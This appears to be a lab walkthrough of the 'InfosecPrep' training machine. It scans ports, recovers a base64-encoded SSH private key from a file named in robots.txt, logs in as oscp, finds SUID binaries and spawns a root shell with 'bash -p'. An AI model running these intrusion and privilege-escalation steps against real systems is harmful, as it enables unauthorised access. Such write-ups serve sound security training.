
InfosecPrep

```
rustscan -a 192.168.188.89 -t 3000 -u 4000 -- -A -oN nmap
```


Three ports are open as 22, 80, 33060



Browse on port 80

Nothing interested then go to file **/robots.txt**


Found one disallow file as **/secret.txt**



We got **base-64** encoded data


Decode it using **cyberchef**

And we got openssh private key with the help of this file we can login into **ssh** account without having any password but we dont't have any username.



Now double decoded that openssh private key

And we got string as **oscp@oscp**




Now we have username and key file.

First change the permission of that openssh private key file to read and write only

```
chmod 600 key
```

Then login into **ssh**


```
ssh oscp@192.168.188.89 -i key
```



Privilege Escalation

We have a program that **suid** bit set

```
find / -perm -4000 -type f 2>/dev/null
```



Run below command to spawn a root shell

```
/usr/bin/bash -p
```

Now we are **root** user of the system